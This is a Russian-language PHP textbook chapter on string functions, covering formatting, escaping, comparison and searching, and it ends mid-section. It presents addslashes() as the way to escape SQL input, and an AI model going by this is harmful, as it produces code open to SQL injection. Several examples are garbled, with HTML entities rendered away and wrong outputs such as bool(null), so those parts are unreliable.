Функция printf() выводит строку, построенную путем подстановки значений в шаблон (в *строку формата*). Аналогичная функция с таким же названием есть в стандартной библиотеке C. Первый аргумент, передаваемый в printf() - это строка формата. Оставшиеся аргументы - значения, которые будут подставлены в строку формата. Символ % в строке формата обозначает подстановку.

Спецификатор формата

Каждый маркер подстановки состоит из знака процента (%), за которым следует один или более дополнительных элементов в том порядке, в котором они перечислены здесь (используйте %% для получения одного знака процента в выводе):

- Спецификатор заполнения, определяющий, какой символ будет использоваться для дополнения результата до необходимой длины. Укажите 0, пробел или любой символ с помощью одинарной кавычки. По умолчанию в качестве заполнителя используется пробел.
- Знак или спецификатор выравнивания. Для строк и чисел у этого модификатора разное назначение. Для строк минус (-) задает выравнивание влево (по умолчанию выравнивается вправо). Для чисел плюс

(+) заставляет выводить числа с лидирующим знаком +, то есть 35 будет выведено как +35.

- Минимальное число символов, которое должно быть в этом элементе. Если в результате будет меньше символов, будет использован описатель заполнения, чтобы дополнить элемент до этой длины.
- Для чисел с плавающей запятой спецификатор точности задает, сколько знаков будет после запятой в результирующей строке. Этот спецификатор используется только для вывода double-значений, для остальных типов значений он игнорируется.

Спецификаторы типа

Спецификатор типа указывает printf() данные какого типа выводятся. Он определяет интерпретацию ранее приведенных спецификаторов. Доступно восемь типов, приведенных в таблице 4.2.

Таблица 4.2. Спецификаторы типа printf()

Спецификатор	Что означает
%	Отображает символ %
b	Аргумент - целое число и отображается в двоичном виде
c	Аргумент - целое число и отображается как символ с этим ASCII-номером
d	Аргумент - целое число и отображается в десятичном виде
e	Аргумент типа double и выводится в научной нотации
E	Аргумент типа double и выводится в научной нотации с использованием символов верхнего регистра
f	Аргумент считается числом с плавающей запятой (float) и отображается в формате, установленном в локали
F	Аргумент считается числом с плавающей запятой (float) как есть, без зависимости от локали
g	Выбирает самую краткую запись из %e и %f
G	Выбирает самую краткую запись из %E и %f
o	Целое число, выводится в восьмеричной системе
s	Аргумент - строка и отображается как есть
u	Целое беззначное число в десятичном виде
x	Целое число в шестнадцатеричном виде, все символы строчные
X	Целое число в шестнадцатеричном виде, все символы прописные

Утилита printf() кажется очень сложной людям, которые раньше не программировали на C. Как только вы ее используете хотя бы один раз, вы обнаружите, что это очень мощная утилита форматирования. Рассмотрим несколько примеров:

- Число с плавающей запятой с двумя знаками после десятичной запятой:

```
printf('%.2f', 27.452);
```

Вывод:

```
27.45
```

- Десятичный и шестнадцатеричный вывод:

```
printf('Шестнадцатеричное значение %d = %x', 214, 214);
```

Вывод:

```
Шестнадцатеричное значение 214 = d6
```

- Дополняем целое число до 3 знаков, заполнитель - 0:

```
printf('Бонд. Джеймс Бонд. %03d.', 7);
```

Вывод:

```
Бонд. Джеймс Бонд. 007.
```

- Форматируем дату:

```
printf('%02d/%02d/%04d', $month, $day, $year);
```

Вывод:

```
09/15/2019
```

- Вывод процентов:

```
printf('%.2f%% завершено', 2.1);
```

Вывод:

```
2.10% завершено
```

- Дополнение числа с плавающей запятой:

```
printf('Вы потратили $%5.2f', 4.1);
```

Вывод:

```
Вы потратили $ 4.10
```

Совет. Функция sprintf() принимает такие же аргументы, как и функция printf(), но помещает результат в строку, а не выводит его в браузер. Давайте сохраним в строке дату в нужном формате для последующего использования:

```
$date = sprintf("%02d/%02d/%04d", $month, $day, $year);
// теперь вы можем интерполировать $date, когда нам понадобится дата
```

4.2.4. Функции print_r() и var_dump()

Конструкция print_r() интеллектуально подходит к отображению всего того, что ей было передано, в отличие скажем от echo и print(), который весь свой вывод сводят в одну строку. В случае со строками и числами никакой разницы нет, а вот массивы будут представлены в формате с показом ключей и элементов. При этом перед выводом массива указывается служебное слово Array:

```
$a = array('name' => 'Fred', 'age' => 35, 'wife' => 'Wilma');
print_r($a);
Array
(
    [name] => Fred
    [age] => 35
    [wife] => Wilma)
```

Использование print_r() для вывода массива перемещает внутренний итератор на последний элемент массива. См. гл. 5 для получения подробной информации об итераторах и массивах.

Когда вы передадите в print_r() объект, вы увидите слово Object, а дальше будут показаны инициализированные свойства объекта, как и в случае с массивом:

```
class P {
    var $name = 'nat';
    // ...
}
$p = new P;
print_r($p);
```

Вывод:

```
Object
(
    [name] => nat)
```

Логические значения и NULL обоснованно не отображаются print_r():

```
print_r(true); // выведет "1";
1
print_r(false); // выведет "";
print_r(null); // выведет "";
```

По этой причине для отладки предпочтительнее использовать var_dump(), которая отображает PHP-значения в человекочитаемом формате:

```
var_dump(true);
var_dump(false);
var_dump(null);
var_dump(array('name' => "Фред", 'age' => 35));
class P {
    var $name = 'Нэт';
    // ...
}
$p = new P;
var_dump($p);
```

Вывод:

```
bool(true)
bool(false)
bool(null)
array(2) {
    ["name"]=>
    string(4) "Фред"
    ["age"]=>
    int(35)
}
object(p)(1) {
    ["name"]=>
    string(3) "Нэт"
}
```

Будьте осторожны при использовании print_r () или var_dump () и следите, чтобы им не была передана рекурсивная структура, такай как $GLOBALS (где запись GLOBALS указывает назад на себя). В этом случае print_r() войдет в бесконечный цикл, а var_dump() не показывает один и тот же элемент более трех раз (то есть получите три итерации вместо бесконечного цикла).

4.3. Получение доступа к отдельным символам

Функция strlen() возвращает число символов в строке:

```
$string = 'Hello, world';
$length = strlen($string);// $length = 12
```

Вы можете использовать синтаксис смещения строки для доступа к отдельным символам строки:

```
$string = 'Hello';
for ($i=0; $i < strlen($string); $i++) {
    printf("Символ под номером %d - %s\n", $i, $string{$i});
}
```

Вывод:

```
Символ под номером 0 - H
Символ под номером 1 - e
Символ под номером 2 - l
Символ под номером 3 - l
Символ под номером 4 - o
```

4.4. Очистка строк

Часто строки мы получаем из файлов или от пользователей и перед использованием их нужно «подчистить». Две наиболее частных проблемы с такими данными - лишние пробелы и неправильный регистр символов (верхний/нижний регистр).

Удаление пробельных символов

Удалить лидирующие или завершающие пробелы можно функциями trim(), ltrim() и rtrim().

```
$trimmed = trim(string [, charlist ]);
$trimmed = ltrim(string [, charlist ]);
$trimmed = rtrim(string [, charlist ]);
```

Функция trim() возвращает копию string с удаленными пробелами в начале и конце строки. Функция ltrim() (здесь l означает left, слева) удаляет пробелы только в начале строки. Функция rtrim() (здесь r означает right, справа) удаляет пробелы в конце строки. Необязательный аргумент *charlist* - это строка, которая определяет символы, которые будут удалены. По умолчанию будут удалены все символы, представленные в таблице 3.

Таблица 4.3. Символы, удаляемые функциями trim(), ltrim(), rtrim()

Символ	ASCII-код	Что означает
" "	0x20	Пробел
"\t"	0x09	Табуляция
"\n"	0x0A	Новая строка (перевод строки)
"\r"	0x0D	Возврат каретки
"\0"	0x00	NUL-байт
"\x0B"	0x0B	Вертикальная табуляция

Например:

```
$title = " Программирование на PHP \n";
$str1 = ltrim($title);  // $str1 = " Программирование на PHP \n"
$str2 = rtrim($title);  // $str2 = " Программирование на PHP"
$str3 = trim($title);   // $str3 = "Программирование на PHP"
```

В следующем примере мы удаляем все пробельные символы, кроме символа табуляции, в начале и конце строки:

```
$record = " Федоров\tФедор\t35\tВикторович\t \n";
$record = trim($record, " \r\n\0\x0B");
// $record = "Федоров\tФедор\t35\tВикторович"
```

Изменение регистра

В PHP есть несколько функций для изменения регистра символов строк: strtolower() и strtoupper() работают со всей строкой, ucfirst() работает только с первым символом строки, ucwords() работает с первым символом каждого слова в строке. Каждая функция принимает строку в качестве аргумента и возвращает измененную копию строки. Например:

```
$string1 = "ИВАН иванов";
$string2 = "павел петров";
print(strtolower($string1));
print(strtoupper($string1));
print(ucfirst($string2));
print(ucwords($string2));
```

Вывод:

```
иван иванов
ИВАН ИВАНОВ
Павел петров
Павел Петров
```

Если у вас есть строка со смешанным регистром, и эту строку которой вы хотите преобразовать в "регистр заголовка", где первая буква каждого слова находится в верхнем регистре (пишется с большой буквы), а оставшиеся символы находятся в нижнем регистре, используйте комбинацию strtolower() и ucwords():

```
print(ucwords(strtolower($string1)));
```

Вывод:

```
Иван Иванов
```

4.5. Кодирование и экранирование

Поскольку PHP-программы часто взаимодействуют с HTML-страницами, веб-адресами (URL), базами данными, сейчас мы рассмотрим функции, которые помогут вам в работе с этими типами данных. HTML, адреса веб-страниц и команды базы данных - это строки, но каждая из них требует своего способа экранирования (итогового вывода) символов. Например, пробелы в URL должны быть записаны как %20, а знак меньше (<) в HTML-документе должен быть заменен как <. В PHP предусмотрено множество встроенных функций для преобразования между этими кодировками.

4.5.1. В формат HTML

Специальные символы в HTML представляются *сущностями*, например, & и <. В PHP есть две функции, которые позволяют преобразовать специальные символы строки в их HTML-сущности: одна для удаления HTML-тегов, а другая только для извлечения мета-тегов.

Экранирование всех специальных символов

Функция htmlentities() заменяет все специальные символы (за исключением пробелов) на HTML-сущности. В результате будут заменены знаки меньше (<), больше (>), амперсанд (&) и другие символы, для которых существуют HTML-сущности.

Например:

```
$string = htmlentities("Einstürzende Neubauten");
echo $string;
```

Вывод:

```
Einstürzende Neubauten
```

В результате символ ü будет заменен на HTML-сущность ü и будет корректно отображен при просмотре веб-страницы. Как вы можете видеть, пробел не был преобразован в .

Функция htmlentities() на самом деле принимает три параметра:

```
$output = htmlentities(input, quote_style, charset);
```

Необязательный параметр *charset* задает кодировку. По умолчанию используется кодировка ISO-8859-1. Параметр *quote_style* определяет, будут ли двойные или одинарные кавычки преобразованы в HTML-сущности. По умолчанию используется значение параметра ENT_COMPAT, при этом конвертируются только двойные кавычки, при значении ENT_QUOTES оба типа

кавычек будут преобразованы, а если указать ENT_NOQUOTES кавычки будут оставлены как есть. Нет опции, конвертирующей только одинарные кавычки. Например:

```
// текст с двойными и одинарными кавычками
$input = <<< End
"Stop pulling my hair!" Jane's eyes flashed.<p>
End;

// преобразуем двойные кавычки
$double = htmlentities($input);
// &quot;Stop pulling my hair!&quot; Jane's eyes flashed.&lt;p&gt;

// и двойные, и одинарные
$both = htmlentities($input, ENT_QUOTES);
// &quot;Stop pulling my hair!&quot; Jane&#039;s eyes flashed.&lt;p&gt;

// оставляем кавычки как есть
$neither = htmlentities($input, ENT_NOQUOTES);
// "Stop pulling my hair!" Jane's eyes flashed.&lt;p&gt;
```

Экранирование только символов синтаксиса HTML

Функция htmlspecialchars() конвертирует наименьший набор сущностей, необходимых для генерации корректного HTML-кода. Будут конвертированы следующие сущности:

- Амперсанд (&) преобразуется в &
- Двойная кавычка (") преобразуется в "
- Одинарная кавычка (') преобразуется в ' (только в режиме ENT_QUOTES).
- Знак "меньше чем" (<) преобразуется в <
- Знак "больше чем" (>) преобразуется в '>'

Если у вас есть приложение, отображающее данные, введенные пользователем в форме, вам нужно пропустить их через htmlspecialchars() перед отображением или сохранением. Если вы это не сделаете, а пользователь введет строку вроде "угол < 30", браузер будет считать специальные символы HTML-кодом и в результате отобразит искаженную страницу.

Как и htmlentities(), функция htmlspecialchars() может принимать три аргумента:

```
$output = htmlspecialchars(input, [quote_style, [charset]]);
```

Параметры *quote_style* и *charset* имеют то же значение, что и для htmlentities().

Не существует функций для обратного преобразования сущностей в оригинальный текст, поскольку это редко когда нужно. Однако существует относительно простой способ сделать это. Используйте функцию get_html_translation_table() для получения таблицы перевода, используемой этими функциями в заданном стиле кавычек. Например, получить таблицу перевода, которую использует htmlentities(), можно так:

```
$table = get_html_translation_table(HTML_ENTITIES);
```

Получить таблицу перевода, которую использует htmlspecialchars() в режиме ENT_NOQUOTES, можно так:

```
$table = get_html_translation_table(HTML_SPECIALCHARS, ENT_NOQUOTES);
```

После этого мы можем зеркально отразить таблицу перевода (поменять местами ключи и значения), используя array_flip(), а затем выполнить обратное преобразование:

```
$str = htmlentities("Einstürzende Neubauten");          // закодировано
$table = get_html_translation_table(HTML_ENTITIES);
$revTrans = array_flip($table);
echo strtr($str, $revTrans);          // обратно в обычный текст
```

Вывод:

```
Einstürzende Neubauten
```

Конечно, вы можете также получить таблицу перевода, добавить в нее другие преобразования, которые вы хотите осуществить, а затем вызвать strstr(). Например, если вы хотите, чтобы htmlentities() также кодировала пробелы в , сделайте следующее:

```
$table = get_html_translation_table(HTML_ENTITIES);
$table[' '] = ' ';
$encoded = strtr($original, $table);
```

Удаление HTML-тегов

Функция strip_tags() удаляет HTML-теги из строки:

```
$input = '<p>Привет, &quot;ковбой&quot;</p>';
$output = strip_tags($input);
// $output = 'Привет, &quot;ковбой&quot;'
```

Функция может принимать второй аргумент, указывающий, какие теги нужно оставить в строке. В списке нужно указать только открывающиеся теги. Закрывающиеся теги указывать не нужно.

```
$input = 'В строке останутся <b>жирные</b> <i>теги</i><p>';
$output = strip_tags($input, '<b>');
// $output = 'В строке останутся <b>жирные</b> теги'
```

Атрибуты сохраненных тегов не изменяются функцией strip_tags(). Поскольку атрибуты (например, style и onmouseover) могут влиять на внешний вид и поведение веб-страницы, сохранение некоторых тегов с помощью strip_tags() является потенциально опасной затеей.

Извлечение META-тегов

Функция get_meta_tags() возвращает массив META-тегов HTML-страницы, указанный в виде URL или локального файла. Имена META-тегов (keywords, author, description и т.д.) становятся ключами в массиве, а содержимое META-тега становится соответствующим значением:

```
$metaTags = get_meta_tags('http://www.example.com/');
echo "Разработчик страницы {$metaTags['author']}";
```

Вывод:

```
Разработчик страницы: Иван Иванов
```

Синтаксис этой функции следующий:

```
$array = get_meta_tags(filename [, use_include_path]);
```

Передайте true в качестве *use_include_path*, чтобы позволить PHP открывать файл, используя стандартный include-путь.

4.5.2. Конвертирование в URL

В языке PHP предусмотрены функции для конвертирования в URL-кодировку и обратно, что позволяет вам создавать и декодировать URL. Есть два типа URL-кодирования, которые отличаются способом обработки пробелов. Первый способ (определен в RFC 3986) заменяет пробелы в URL последовательностью символов %20. Второй способ (реализован системой application/x-www-form-urlencoded) заменяет пробелы символом + и используется при построении строк запросов.

Заметьте, что вам не нужно использовать эти функции на полном URL, таком как *http://www.example.com/hello*, поскольку они экранируют двоеточия и слеши, и результат будет таким:

```
http%3A%2F%2Fwww.example.com%2Fhello
```

Вам нужно кодировать только часть URL (все, что после http://www.example.com/), а затем добавить имя протокола и домена.

Кодирование и декодирование по RFC 3986

Для кодирования строки согласно URL-соглашению RFC 3986 используйте функцию rawurlencode():

```
$output = rawurlencode(input);
```

Функция принимает строку и возвращает ее копию, в которой недопустимые для применения в URL символы закодированы в формате %dd.

Если вы динамически генерируете гипертекст для ссылок на странице, вам нужно конвертировать их с помощью rawurlencode():

```
$name = "Programming PHP";
$output = rawurlencode($name);
echo "http://localhost/{$output}";
```

Вывод:

```
http://localhost/Programming%20PHP
```

Обратное преобразование можно выполнить функцией rawurldecode():

```
$encoded = 'Programming%20PHP';
echo rawurldecode($encoded);
```

Вывод:

```
Programming PHP
```

Кодирование строки параметров

Функции urlencode() и urldecode() отличаются от их raw-версий только тем, что они заменяют пробелы знаком плюс (+), а не последовательностью %20. Этот формат используется для построения строки параметров и значений Cookies. Интерпретатор PHP автоматически декодирует строки параметров и значения Cookie, поэтому вам не нужно использовать эти функции для обработки данных значений.

Функции полезны для создания строки запроса:

```
$baseUrl = 'http://www.google.com/q=';
$query = 'PHP sessions -cookies';
$url = $baseUrl . urlencode($query);
echo $url;
```

Вывод:

```
http://www.google.com/q=PHP+sessions+-cookies
```

4.5.3. В формат SQL

Большинство систем управления базами данных требуют, чтобы строковые литералы в ваших SQL-запросах были экранированы. Схема кодирования предельно проста - одинарные кавычки, двойные кавычки, NUL-байты и обратные слеши должны экранироваться с помощью обратного слеша. Функция addslashes() добавляет эти слеши, а stripslashes() - удаляет их:

```
$string = <<< EOF
"Это никогда не будет работать," закричала она,
а затем нажала клавишу (\).
EOF;
$string = addslashes($string);
echo $string;
echo stripslashes($string);
```

Вывод:

```
\"Это никогда не будет работать\" закричала она,
а затем нажала клавишу (\\) key.
"Это никогда не будет работать" закричала она,
а затем нажала клавишу (\).
```

Примечание. Некоторые базы данных (например, Sybase) требует, чтобы одинарные кавычки были экранированы другими одинарными кавычками вместо обратного слеша. Для этих баз данных включите magic_quotes_sybase в вашем файле *php.ini*.

4.5.4. Кодирование С-строк

Функция addcslashes() экранирует строку слешами в стиле языка С. Все символы, за исключением представленных в таблице 4.4 и с ASCII-кодами от 32 до 126 будут преобразованы в восьмеричное представление (например, "\002"). Функции addcslashes() и stripcslashes() используются с нестандартными системами баз данных, у которых есть собственное представление об экранировании символов.

Таблица 4.4. Символы-исключения для addcslashes() и stripcslashes()

ASCII-значение	Кодирование
7	\a
8	\b
9	\t
10	\t
11	\v
12	\f
13	\r

Функция addcslashes() вызывается с двумя аргументами - строка, которую нужно закодировать и экранируемые символы:

```
$escaped = addcslashes(string, charset);
```

Укажите диапазон символов, используя конструкцию "..":

```
echo addcslashes("hello\tworld\n", "\x00..\x1fz..\xff");
```

Вывод:

```
hello\tworld\n
```

Будьте внимательны при экранировании символов 0, a, b, f, n, r, t и v. Они будут преобразованы в \0, \a, \b, \f, \n, \r, \t и \v. В языке C все они являются предопределенными escape-последовательностями, а в PHP это может послужить причиной путаницы.

Функция stripcslashes() принимает строку и удаляет экранирование, произведенное функцией addcslashes():

```
$string = stripcslashes(escaped);
```

Например:

```
$string = stripcslashes('привет\tмир\n');
// $string = "привет\tмир\n"
```

4.6. Сравнение строк

В PHP есть два оператора и шесть функций для сравнения строк.

Точные сравнения. Операторы == и ===

Операторы == и === позволяют определить, являются ли две строки эквивалентными. Разница между ними заключается в обработке операндов, которые не являются строками. Оператор == преобразует операнды в строки, поэтому он сообщит, что число 3 равно строке "3". Оператор === вернет false, если типы данных аргументов отличаются:

```
$o1 = 3;
$o2 = "3";
if ($o1 == $o2) {
    echo("== вернул true<br>");
}
if ($o1 === $o2) {
    echo("=== вернул true<br>");
}
```

Вывод:

```
== вернул true
```

Операторы сравнения (<, <=, >, >=) также работают со строками:

```
$him = "Антон";
$her = "Юлия";

if ($him < $her) {
    print "{$him} лексикографически находится перед {$her}\n";
}
```

Вывод:

```
Антон лексикографически находится перед Юлия
```

Однако при сравнении строк и чисел результаты могут быть неожиданными:

```
$string = "PHP";
$number = 5;

if ($string < $number) {
    echo("{$string} < {$number}");
}
```

Вывод:

```
PHP < 5
```

Когда один аргумент оператора сравнения - число, другой аргумент сводится к числу. При сведении к числу строки "PHP" она превратится в 0. Поскольку 0 меньше 5, будет выведена строка "PHP < 5".

Чтобы явно сравнить две строки, используйте функцию strcmp():

```
$relationship = strcmp(string_1, string_2);
```

Функция возвращает *-1*, если строка *string_1* лексикографически меньше строки *string_2* (то есть строка *string_1* при сортировке в алфавитном порядке находится перед строкой *string_2*). Значение *1* возвращается, если *string_2* лексикографически находится перед *string_1*, а *0* возвращает, если строки одинаковые:

```
$n = strcmp("PHP Rocks", 5);
echo($n);
```

Вывод:

```
1
```

Функция strcasecmp() является вариацией strcmp(). Разница в том, что strcasecmp() конвертирует строки в нижний регистр перед сравнением. Аргументы и возвращаемые значения такие же, как и для strcmp():

```
$n = strcasecmp("Федор", "феДОр");    // $n = 0
```

Другая модификация strcmp() предназначена для сравнения первых нескольких символов строки. Функция strncasecmp() принимает допол-

нительный аргумент - число символов, которые будут использоваться для сравнения:

```
$relationship = strncmp(string_1, string_2, len);
$relationship = strncasecmp(string_1, string_2, len);
```

Есть еще две функции, использующиеся для сравнения строк в *натуральном порядке* – функции strnatcmp() и strnatcasecmp(), которые принимают те же аргументы, что и strcmp() и возвращают те же значения. При сортировке в натуральном порядке числовые части сортируются отдельно от строчных частей. Таблица 4.5 показывает разницу между натуральным порядком и ASCII-порядком.

Таблица 4.5. Натуральный порядок vs ASCII-порядка

Натуральный порядок	ASCII-порядок
pic1.jpg	pic1.jpg
pic5.jpg	pic10.jpg
pic10.jpg	pic5.jpg
pic50.jpg	pic50.jpg

Приблизительное сравнение

PHP предоставляет несколько функций, позволяющих вам выяснить, являются ли строки приблизительно равными: soundex(), metaphone(), similar_text(), and levenshtein():

```
$soundexCode = soundex($string);
$metaphoneCode = metaphone($string);
$inCommon = similar_text($string_1, $string_2 [, $percentage ]);
$similarity = levenshtein($string_1, $string_2);
$similarity = levenshtein($string_1, $string_2 [, $cost_ins, $cost_rep, $cost_del ]);
```

Алгоритмы Soundex и Metaphone возвращают одинаковые значение для слов, имеющих сходное произношение на английском языке. Алгоритм Metaphone более точек, что демонстрирует следующий пример:

```
$known = "Fred";
$query = "Phred";

if (soundex($known) == soundex($query)) {
    print "soundex: {$known} звучит как {$query}<br>";
}
else {
    print "soundex: {$known} не звучит как {$query}<br>";
}
```

```
if (metaphone($known) == metaphone($query)) {
    print "metaphone: {$known} звучит как {$query}<br>";
}
else {
    print "metaphone: {$known} не звучит как {$query}<br>";
}
```

Вывод:

```
soundex: Fred не звучит как Phred
metaphone: Fred звучит как Phred
```

Функция similar_text() вычисляет степень похожести двух строк, возвращает число одинаковых символов, которые есть в двух переданных строках. В третий параметр, если он задан, заносится степень похожести двух строк, выраженная в процентах:

```
$string1 = "Rasmus Lerdorf";
$string2 = "Razmus Lehrdorf";
$common = similar_text($string1, $string2, $percent);
printf("У переданных строк %d общих символов (%.2f%%).", $common, $percent);
```

Вывод:

```
У переданных строк 13 общих символов (89.66%)
```

Алгоритм Левенштейна вычисляет подобность двух строк на основании того, сколько символов нужно добавить, заменить или удалить, чтобы сделать строки одинаковыми. Например, у слов "cat" и "cot" расстояние Левенштейна равно 1, поскольку нужно заменить всего один символ ("a" на "o"), чтобы сделать их одинаковыми:

```
$similarity = levenshtein("cat", "cot"); // $similarity = 1
```

Данная мера подобия вычисляется быстрее, чем используемая функцией similar_text(). Вы можете передать функции levenshetin() три параметра, чтобы вычислить вес вставок, удалений и замен:

```
echo levenshtein('would not', 'wouldn\'t', 500, 1, 1);
```

4.7. Манипуляция и поиск строк

У PHP есть много функций для работы со строками. Обычно для поиска и замены строк используются функции, использующие регулярные выражения для описания строк. Функции, описанные в этом разделе, не используют регулярные выражения — они быстрее, чем регулярные выражения, но они работают только тогда, когда вы ищете фиксированную строку (например, если вы ищете "12/11/01", а не "какие-то числа, разделенные слешами").

4.7.1. Подстроки

Если имеется большая строка и вы точно знаете, где в этой строке находятся интересующие вас данные, вы можете скопировать их с помощью функции substr():

```
$piece = substr(string, start [, length ]);
```

Аргумент *start* определяет позицию в строке *string*, с которой будет начато копирование, 0 означает начало строки. Аргумент *length* задает число символов, которое будет скопировано (по умолчанию выполняется копирование до конца строки). Например:

```
$name = "Иван Иванов";
$first = substr($name, 0, 4); // $first = "Иван"
$last = substr($name, 5);          // $last = "Иванов"
```

Чтобы узнать, сколько раз меньшая строка встречается в большей строке, используйте функцию substr_count():

```
$number = substr_count(большая_строка, маленькая_строка);
```

Например:

```
$sketch = <<< EndOfSketch
Well, there's egg and bacon; egg sausage and bacon; egg and spam;
egg bacon and spam; egg bacon sausage and spam; spam bacon sausage
and spam; spam egg spam spam bacon and spam; spam sausage spam spam
bacon spam tomato and spam;
EndOfSketch;
$count = substr_count($sketch, "spam");
print("Слово spam встречается {$count} раз.");
```

Вывод:

```
Слово spam встречается 14 раз.
```

Функция substr_replace() позволяет производить множество видов модификации строки:

```
$string = substr_replace(original, new, start [, length ]);
```

Функция заменяет часть строки *original* начинающуюся с символа с порядковым номером *start* и длиной *length* строкой *new* и возвращает результат. Если не задан четвертый аргумент, substr_replace() удаляет текст, начиная с позиции *start* до конца строки. Например:

```
$greeting = "good morning citizen";
$farewell = substr_replace($greeting, "bye", 5, 7);
// $farewell ="good bye citizen"
```

Установите аргумент *length* в 0 для вставки без удаления:

```
$farewell = substr_replace($farewell, "kind ", 9, 0);
// $farewell = "good bye kind citizen"
```

Используйте замену "" для удаления без вставки:

```
$farewell = substr_replace($farewell, "", 8);
// $farewell = "good bye"
```

Здесь показано, как вы можете вставить текст в начало строки:

```
$farewell = substr_replace($farewell, "now it's time to say ", 0, 0);
// $farewell = "now it's time to say good bye"
```

Если *start* - отрицательное число, замена начинается с символа с порядковым номером start, считая от конца строки:

```
$farewell = substr_replace($farewell, "riddance", -3);
// $farewell = "now it's time to say good riddance"
```

Отрицательное значение аргумента *length* определяет количество символов от конца строки, на котором заканчивается замена:

```
$farewell = substr_replace($farewell, "", -8, -5);
// $farewell = "now it's time to say good dance"
```

4.7.2. Разные строковые функции

Функция strrev() возвращает строку string, в которой порядок символов изменен на обратный:

```
$string = strrev(string);
```

Например:

```
echo strrev("мама");
```

Вывод:

```
амам
```

Функция str_repeat() возвращает строку *string*, повторенную *count* раз:

```
$repeated = str_repeat(string, count);
```

Например, нам нужно построить горизонтальную волну:

```
echo str_repeat('_.-.', 40);
```

Функция str_pad() заполняет одну строку другой строкой. Опционально вы можете дополнить строку слева, справа или с обоих сторон до заданной длины:

```
$padded = str_pad(to_pad, length [, with [, pad_type ]]);
```

По умолчанию строка заполняется пробелами справа:

```
$string = str_pad('Fred Flintstone', 30);
echo "{$string}:35:Wilma";
```

Вывод:

```
Fred Flintstone :35:Wilma
```

Необязательный третий параметр - это строка, которой будет заполнена результирующая строка:

```
$string = str_pad('Fred Flintstone', 30, '. ');
echo "{$string}35";
```

Вывод:

```
Fred Flintstone. . . . . .35
```

Необязательный четвертый параметр может быть установлен в STR_PAD_RIGHT (по умолчанию), STR_PAD_LEFT или STR_PAD_BOTH. Например:

```
echo '[' . str_pad('Fred Flintstone', 30, ' ', STR_PAD_LEFT) . "]\n";
echo '[' . str_pad('Fred Flintstone', 30, ' ', STR_PAD_BOTH) . "]\n";
```

Вывод:

```
[                Fred Flintstone]
[        Fred Flintstone ]
```

4.7.3. Декомпозиция строки. Разбиение строки

PHP предоставляет несколько функций, позволяющих разбить строку на несколько меньших составляющих. Вот эти функции (от простой к сложной): explode(), strtok() и sscanf().

Функции explode() и implode()

Данные часто прибывают как строки, которые должны быть разбиты на массивы значений. Например, у нас есть строка, содержащая разделенные запятыми поля (формат CSV), например, "Иван,Иванов,25" и вы хотите извлечь поля из данной строки. В этой ситуации вы можете использовать функцию explode():

```
$array = explode(separator, string [, limit]);
```

Первый аргумент, *separator* - строка (символ), представляющая собой разделитель полей. Второй аргумент, *string*, это строка, которую нужно разбить. Третий необязательный параметр *limit* - максимальное число значений массива. Если достигнуто значение, заданное аргументом *limit*, последний элемент массива содержит остаток строки. Рассмотрим несколько примеров:

```
$input = 'Иван,Иванов,25';
$fields = explode(',', $input);
```

```
// $fields = array('Иван', 'Иванов', '25')
$fields = explode(',', $input, 2);
// $fields is array('Иван', 'Иванов,25')
```

Функция implode() выполняет обратную операцию, то есть создает большую строку из массива, содержащего меньшие строки:

```
$string = implode(separator, array);
```

Первый аргумент, *array*, задает строку-разделитель, которой будут разделяться элементы массива, заданного во втором параметре, *array*. Чтобы восстановить строку из предыдущего примера, вызовите implode так():

```
$fields = array('Иван', 'Иванов', '25');
$string = implode(',', $fields); // $string = 'Иван,Иванов,25'
```

Функция join() является псевдонимом для функции implode().

Токенизация. Функция strtok()

Функция strtok() позволяет вам итерировать по строке (несколько раз обрабатывать строку) и получать новый ее фрагмент при каждой следующей итерации. При первом вызове функции нужно передать два аргумента: строку, по которой нужно итерировать и разделитель. Например:

```
// получаем первый элемент
$firstChunk = strtok(string, separator);
```

Для получения оставшихся элементов, нужно в цикле повторить вызов strtok() только с разделителем:

```
// следующий элемент
$nextChunk = strtok(separator);
```

Рассмотрим следующий пример:

```
$string = "Иван,Иванов,35,Иванович";
$token = strtok($string, ",");
while ($token !== false) {
    echo("{$token}<br />");
    $token = strtok(",");
}
```

Вывод:

```
Иван
Иванов
35
Иванович
```

Функция strtok() возвращает false, когда в строке больше нет элементов. Для повторной инициализации функции заново вызовите strtok() с двумя аргументами. Это перезапустит функцию с начала строки.

Функция sscanf()

Функция sscanf() выполняет декомпозицию строки в соответствии с шаблоном, заданном в стиле printf() (см. выше):

```
$array = sscanf(string, template);
$count = sscanf(string, template, var1, ... );
```

Если не заданы дополнительные аргументы, функция sscanf() возвращает массив полей, например:

```
$string = "Фред\tФлинстон (35)";
$a = sscanf($string, "%s\t%s (%d)");
print_r($a);
```

Вывод:

```
Array
(
    [0] => Фред
    [1] => Флинстон
    [2] => 35
)
```

Если заданы ссылки на переменные, в них будут записаны извлекаемые из строки элементы, а функция возвратит число распознанных полей:

```
$string = "Иван\tИванов (35)";
$n = sscanf($string, "%s\t%s (%d)", $first, $last, $age);
echo "Найдено {$n} полей: {$first} {$last}. возраст {$age} лет";
```

Вывод:

```
Найдено 3 полей: Иван Иванов. Возраст 35 лет
```

4.7.4. Функции поиска строк

Для поиска строк или символов в строке используются несколько функций. Их можно разделить на три семейства:

- strpos() и strrpos() – возвращают позицию;
- strstr(), strch() и подобные – возвращают найденную строку;
- strspn(), strcspn() – возвращают длину участка в начале строки, полностью соответствующего маске.

Во всех случаях, если вы укажите число в качестве строки для поиска, PHP обрабатывает число как порядковый номер символа. Поэтому вызов следующих функций аналогичен, поскольку 44 - это ASCII-значение запятой:

```
$pos = strpos($large, ",");      // находит первую запятую
$pos = strpos($large, 44);       // также находит первую запятую
```

Все функции поиска строки возвращают false, если они не могут найти подстроку, указанную вами. Если подстрока встречается в начале строки, функции возвращают 0. Поскольку false сводится к 0, всегда сравнивайте возвращаемое значение с помощью оператора ===:

```
if ($pos === false) {
    // не найдено
}
else {
    // найдено, $pos - это смещение в строке
}
```

Функции, возвращающие позицию

Функция strpos() находит первое вхождение меньшей строки (*small_string*) в большую (*large_string*):

```
$position = strpos(large_string, small_string);
```

Если искомая строка (*small_string*) не найдена, strpos() возвращает false.

Функция strrpos() находит последнее вхождение подстроки в строке. Она принимает те же аргументы и возвращает те же значения, что и strpos().

Рассмотрим пример:

```
$record = "Иван,Иванович,1135,Иванов";
$pos = strrpos($record, ",");     // найти последнюю запятую
echo("Последняя запятая была найдена на позиции {$pos}");
```

Вывод:

```
Последняя запятая была найдена на позиции 18
```

Функции, возвращающие остаток строки

Функция strstr() находит первую последовательность вхождения меньшей строки в большую и возвращает подстроку большей строки, начиная с первого вхождения меньшей строки и до конца большей строки. Например:

```
